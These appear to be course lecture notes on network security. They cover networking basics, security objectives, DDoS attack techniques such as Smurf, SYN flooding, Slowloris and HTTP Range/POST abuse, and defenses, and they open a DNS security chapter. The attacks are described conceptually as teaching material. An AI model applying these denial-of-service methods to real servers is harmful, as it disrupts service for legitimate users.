Contents

Ch1 Introduction

Internet

Computer network is a connected platform constructed from a set of nodes and links, where any two nodes can reach each other through a path consisting of a sequence of nodes and links
Internet is a global system of interconnected computer networks using the standard Internet protocol suite (TCP/IP)
We usually call such a computer network as an Autonomous system (AS)

Node

1. Host
   Desktop, laptop, hand-held, workstation, mainframe, etc
   Operating systems
   Behaves as a client or a server
2. Intermediary
   Switch, router, access point, etc
   Proxy, firewall, intrusion detection/prevention system, etc
   Uses embedded system for speedup or cost reduction

Link

1. Point-to-point
   Two end-points
   Transmission mode
   1. Simplex: Send data in one direction
   2. Half-duplex: Only one direction will be allowed through at a time
   3. Full-duplex: Send data in both directions simultaneously

   Usually in wide area network (WAN)
2. Broadcast
   Many attach-points
   Multiple access: contend to transmit
   Usually in local area network (LAN)

Path

1. A routed path is stateless

Connection-less
Each packet is routed independently
Each router will match each packet's destination address against its routing table

2. A switched path is stateful
   Connection-oriented
   The path is memorized at all intermediate nodes
   Packets carry index pointing to the state information stored in the "switching" table
   Faster

Packetization
A message is divided into packets with added header

Encapsulation
As data is moving down the protocol stack, each protocol is adding layer-specific control information

Control plane
Control plane maintains a platform for data plane to carry data

Control plane operations:

1. Routing
   Compute-and-store the routes/paths, or next hops, of packets
   Pre-computed
   Hop-by-hop
   per-destination-prefix
   shortest
2. Traffic and bandwidth allocation
3. Error reporting: ICMP (Internet Control Message Protocol)
4. Host configuration: DHCP (Dynamic Host Configuration Protocol)


Data plane operations:

1. Forwarding
   Lookup routing tables and forward packets
   Longest prefix matching
2. Classification
   Classify packets into classes for specific services
   Types of services: forwarding, filtering

3. Error control
   Error detection
   UDP: Checksum (detection)
   TCP: Checksum (detection) & Acknowledgement (retransmission)
   IP: Checksum (detection) & Header (ICMP)

Principle of the Internet architecture:
Push the complexity towards the edge device
Smart hosts and dumb intermediary
Keep the core network stateless
A simple hierarchy with subnets and AS domains

The TCP/IP protocol suite is the protocol architecture of the Internet




DNS

A packet is forwarded to the destination according to the destination IP address in its IP header
People prefer to use easy-to-remember names instead of IP addresses
The domain name system (DNS) is an Internet-wide distributed database that translates between domain names and IP addresses
The DNS protocol facilitates the communication between a user and a DNS server

Domain name resolution
User program issues a request for the IP address of a hostname
Local resolver formulates a DNS query to the host's local DNS server

Local DNS server checks if it is authorized to answer the query
If yes, it responds
Otherwise, it will query other name servers, starting at the root DNS server
When the local DNS server has the answer it sends it to the resolver



nslookup www.youtube.com 8.8.8.8

TCP

TCP = Transmission Control Protocol
Connection-oriented protocol
Before any data transfer, TCP establishes a connection:
One TCP entity is waiting for a connection (“server”)
The other TCP entity (“client”) contacts the server

Provides a reliable unicast end-to-end byte stream over an unreliable internet
Byte stream is broken up into chunks which are called segments
Receiver sends acknowledgements (ACKs) for segments
TCP maintains a timer, if an ACK is not received in time, the segment is retransmitted

Detecting errors:
TCP has checksums for header and data
Segments with invalid checksums are discarded
Each byte that is transmitted has a sequence number

HTTP

HTTP = Hypertext Transfer Protocol
A network protocol used to deliver virtually all files and other data (collectively called resources) on the World Wide Web
Text files, images, sound, video, and etc

Receive HTTP responses from the remote server & Render the results in the browser window

Layers and Services:

Service provided by TCP to HTTP:
Reliable transmission of data over a logical connection
Service provided by IP to TCP:
Unreliable transmission of IP packets across an IP network
Service provided by Ethernet to IP:
Transmission of a frame across an Ethernet segment
Other services:
DNS: translation between domain names and IP addresses
ARP: Translation between IP addresses and MAC addresses

Packet Capture/Sniffering

Why do we need to capture packets?
troubleshoot network problems
examine security problems
debug protocol implementations
learn network protocol internals

Classic tools: WireShark & TCPDump

Security

Protecting assets
Protection measures:

1. Prevention
   Taking measures that prevent the assets from being damaged
   E.g., Use encryption when placing an order
2. Detection
   Taking measures to detect when an asset has been damaged, how it has been damaged, and who has caused the damage
   E.g., A transaction that you did not authorize appears on your credit card statement
3. Reaction
   Taking measures to recover your assets or to recover from damage to the assets

Objectives

Confidentiality
Prevention of unauthorized disclosure of information
The information can only be viewed by authorized parties

Integrity
Prevention of unauthorized modification of information
The information can be modified only by authorized parties
E.g., DNS Hijacking

Availability
The property of being accessible and usable upon demand by an authorized entity
Criteria:
There is a timely response to our request
Resources are allocated fairly so that some requesters are not favored over others
The service or system can be used in the way it was intended to be used
Denial of Service:
The prevention of authorized access to resources or the delaying of time critical operations

CIA deal with different aspects of access control and focus on the prevention of

unwelcome events

Not enough, because:
Authorized actions can lead to a security violation
A system's loophole may allow an attacker to bypass the controls

Accountability
Audit information must be selectively kept and protected so that actions affecting security can be traced to the responsible party
Steps:
Identify and authenticate users
Keep an audit trail of security-relevant events
Usage:
Detect Data Breach & insider attack

Non-repudiation
It provides unforgeable evidence that a specific action occurred
Non-repudiation of origin:
Provide evidence about the sender of a document
Non-repudiation of delivery:
Provide evidence that a message was delivered to a specific recipient

Authenticity
Verify that users are who they say they are and that each input arriving at the system came from a trusted source
What they have
What they know
What they are
Where they are
Multi-factor authentication

Privacy

Privacy is the ability and/or right to protect personal information and prevent invasions of personal space
E.g., Web tracking

Anonymity

Pseudonymity:
A pseudonym is an identifier of a subject other than one of the subject's real names
Sender anonymity:
Receiver / observer can't identify sender
Receiver anonymity:
Observer can't identify receiver
Sender-receiver anonymity:
Observer can't identify that communication has been sent

Ch2 DDOS

Distributed Denial of Service Attack (DDOS)

Attack Models

Passive Attacks

An attacker monitors the packets and intends to obtain the information being transmitted
Passive attacks are very difficult to detect, because they do not involve any alteration of the data
Two types of passive attacks:
Obtain information from the payload of packets, Packets may contain sensitive or confidential information
Traffic Analysis, even if the user has masked the contents of packets (e.g., encryption), an attacker may still be able to infer sensitive information from the traffic according to the pattern of these packets


Active Attacks

Active attacks involve some modification of data stream


Four categories of active attacks:

1. Denial-of-service attack
2. Masquerade attack, attacker pretends to be a legitimate entity
3. Replay Attack, attacker first passively captures a data unit and then retransmits it to produce an unauthorized effect
4. Modification of messages, also called the Man-In-The-Middle (MITM) attack, attacker modifies some portion of a legitimate message to produce an unauthorized effect

DDoS Attacks




Core-melt Attack



Link Flooding Attack

Attackers first identify the target area, and then select the links connecting the target area to the Internet as the target links



How to launch a DDoS attack

Use up the resource of the victim, e.g., Bandwidth, Memory, CPU, Energy, Storage resources

Degrade the performance of the victim

Crash the service provided by the victim

Block the connection between the victim and legitimate users

Bandwidth Flooding Attacks

IP header

IPv4 Header Format


Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags			Fragment Offset											
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															

Routing: Granularity of routing decision: per-destination-prefix

The attack packets just need to reach the bottleneck


Internet Control Message Protocol

ICMP can be used to report errors of TCP/IP protocols and the status of a host/router



Type	Code	Description
0	0	Echo reply (ping)
3	0	Destination network unreachable
3	1	Destination host unreachable
3	2	Destination protocol unreachable
3	3	Destination port unreachable
3	4	Fragmentation needed and DF set
3	5	Source route failed
3	6	Destination network unknown
3	7	Destination host unknown
4	0	Source quench (congestion control)
5	0	Redirect (destination network)
5	1	Redirect (host)
8	0	Echo request (ping)
9	0	Route advertisement
10	0	Router discovery
11	0	TTL expired
12	0	Bad IP header

- **Ping**




ICMP-based Attacks

Effect: Congest the link

Bandwidth flooding attack with spoofed source IP address

Reflection attack:

Send a lot of ICMP Echo request messages, whose source IP address is set to the victim's IP address, to legitimate routers/hosts



IP broadcast address

A logical IP address that allows packets to be sent to all hosts on a given subnet
It is the last address in a range of IP addresses (i.e., all-ones in the host address)
For example
158.132.10.100/24
Network address: 158.132.10.0/24; Host address: 100
Broadcast address: 158.132.10.255

Smurf attack:


Send a lot of ICMP Echo request messages, whose source IP address is set to the victim's IP address, to many IP broadcast addresses

TCP

Transmission Control Protocol

Point-to-point:
one sender, one receiver
Reliable, in-order byte steam:
no "message boundaries"
pipelined:
TCP congestion and flow control set window size
Full duplex data:
bi-directional data flow in same connection
MSS: maximum segment size
Connection-oriented:
handshaking (exchange of control messages) initialized by sender before data exchange
Flow controlled:
sender will not overwhelm receiver

TCP segment structure



TCP Seq. numbers, ACKs


Sequence numbers:


byte stream “number” of first byte in segment’s data

Acknowledgements:

seq # of next byte expected from other side

cumulative ACK





simple telnet scenario

TCP SYN Flooding:

Normal three-way handshake:
The client requests a connection by sending a SYN packet to the server
The server acknowledges this request by sending a SYN-ACK packet back to the client
The client responds with an ACK packet, and the connection is established

Why will the server wait for the third ACK packet for some time:
Network congestion could lead to the delay and even lost of ACK packet

The attacker just sends SYN packets without responding to the server with the expected ACK packet
Effect: use up the victim's memory

TCP Slow ACK Attack

Normal scenario:
Sender:
Send data packets to the receiver and then wait for the corresponding ACK packets
After receiving ACK packets, delete the acknowledged data packets
Receiver:
Send ACK packets after receiving the data packets

The attacker Receiver:
Send ACK packets after a long period of time
Only acknowledge part of the data received
Effect: Prevent the server from deleting the packets in the memory

TCP Small Packet Size Attack

TCP uses the maximal segment size (MSS) to control the size of packet sent from the other end
Both the sender and the receiver will announce a MSS through TCP option
The final MSS will be the smaller one

The attacker Receiver:
announces a small MSS (e.g., 64 byte).
Sender needs a much longer time to send all packets
Effect: force the server to store data in the memory

TCP Small Advertising Window Attack

TCP receiver uses the advertising window to control the amount of data dispatched from the sender

The attacker Receiver:
announces a small advertising window in each ACK packet
Effect: force the server to store data in the memory

HTTP

hypertext transfer protocol
Web's application layer protocol
client/server model
client:
browser that requests, receives, (using HTTP protocol) and "displays" Web objects
server:
Web server sends (using HTTP protocol) objects in response to requests

Uses TCP:
Client initiates TCP connection (creates socket) to server, port 80
Server accepts TCP connection from client
HTTP messages (application-layer protocol messages) exchanged between browser (HTTP client) and Web server (HTTP server)
TCP connection closed

Resources
A web resource denotes the source of web content
Static content:
HTML files, image files, etc
Dynamic content:
Contents that are generated on demand by programs

Media types
HTTP tags each object with a MIME type so that the browser may know how to handle the object
MIME: Multipurpose Internet Mail Extensions
A textual label in the format of “a primary object type/a specific subtype”
HTML file, text/html
Plain text file, text/plain
GIF image, image/gif

URIs and URLs
Each resource has a uniform resource identifier (URI)
URI can refer to a location, a name, or both
Uniform resource locator (URL)
Define the network location of a specific resource
A specialization of URI

HTTP Messages

- **Start line**
  - **Describe the message**
- **Header**
  - **List attributes**
  - **An empty line indicates the end of the header.**
- **Body (optional)**
  - **Contain data**

ASCII text broken up by lines. Each line ends with a carriage return (ASCII 13) and a line-feed character (ASCII 10) (i.e., '\r\n')

Request messages:

Request an action from a web server

Method Request-URL Version

- **GET /en/home/index.php HTTP/1.1**

Methods:

GET: Get an object from the server

HEAD: Similar to GET, but the server just replies with the headers

POST: Send data to the server for processing

Response messages:

Carry results of a request back to a client

GET flooding

Establish as many TCP connections as possible

Send a lot of HTTP GET requests to the server

Request big files from the server

Note that the size of an HTTP request is usually less than 300 bytes

Effect: Consume the server's memory, CPU, and bandwidth

Puppet-net:

Post the server's URLs to popular forums

Induce users to visit those URLs and lead to GET flooding attack

HTTP Pipelining Attack

HTTP Pipelining:
Client can put several HTTP requests into one packet and send them to the server
The server processes these HTTP requests one-by-one and sends back the corresponding response

Put multiple HTTP requests into individual packets and send them to the server
Effect: Consume the server's memory, CPU, and bandwidth

HTTP Slowloris Attack

Establish as many TCP connections as possible
Keep these connections as long as possible
Send each HTTP request slowly to the server
For example, send a small packet carrying a few bytes of the HTTP request every 10 minutes
Effect: consume the server's memory

HTTP POST Attack

POST method is used to send data to the server for processing
The HTTP header has a field named "Content-Length" telling the server how much data will be uploaded

Put a large value into this field
Some servers allow uploading 2G data
Send data to the server slowly
Effect: consume the server's memory

HTTP Rang Attack

An HTTP client can use the "Range" field to ask the server to send back specific part of an object

Send many HTTP requests with different small Range values
Range: bytes=0-1
Effect: consume the server's memory and CPU

HTTP Malformed Request Attack

Some servers cannot handle malformed requests
Example:
HTTP uses two carriage returns (i.e., /r) and line feeds (i.e., /n) to designate the end of the HTTP request header
Attacker will not send them so that the server will wait for a long time

HTTP Request line contains method (e.g., GET), URL, and HTTP version (1.0 or 1.1)
Send nonexistent method
No URL
HTTP/1.5

The 'Host' filed in HTTP header denotes the domain name of the server
Put a very long name into this field

Prevent Catch


Spoofed source address
Attack rate dynamics: Constant rate or Variable rate
Use large botnets and behave as legitimate users

DDoS Defense

Ingress filtering

Target: Filter out packets with spoofed source IP address
Solution:
Check each packet's source IP address
Drop a packet if its source IP address is not in the IP address block where the router's

interface is connected to



Egress filtering

Target: Filter out attack packets
Solution:
Filter out outgoing packets that do not meet certain security requirements
Example:
Malware traffic
Spam
Suspicious HTTP requests
Suspicious ICMP packets

CAPTCHA

Completely Automated Public Turing test to tell Computers and Humans Apart
Person or machine

Client Puzzle

Target: Prevent a client from sending too many requests
Solution:
Force the client to consume certain resource in local machine before sending a request
Example:
Ask the client to solve a mathematical puzzle before sending a request, if the server is under attack

Run JavaScript in a client's browser to solve the puzzle
After solving the puzzle, the client returns the solution to the server that can quickly verify it

Content distribution network (CDN)

A group of geographically dispersed servers for facilitating the distribution of web objects in a timely and efficient manner

Detection

Signature-based detection:
Malformed packets
Suspicious traffic

Anomaly-based detection:
Abnormal traffic rate
Abnormal ratio of SYN packets to FIN/RST packets

Reaction


Pushback
Ask the upstream service provider to filter out attack traffic or limit incoming traffic

Ch3 DNS Security

Domain Name System (DNS)

Internet hosts:
IP address (IPv4/v6, 32/128 bit) - used for addressing datagrams
"name", e.g., www.google.com - used by humans

Distributed database: Implemented in hierarchy of many name servers




Resolves domain names into IP addresses and vice versa

DNS zone:

A set of names under the same authority

polyu.edu.hk includes www.polyu.edu.hk, 4yc.polyu.edu.hk, www.lib.polyu.edu.hk...

RR: a single Resource Record



Root name servers:

Contacted by local name server that cannot resolve name

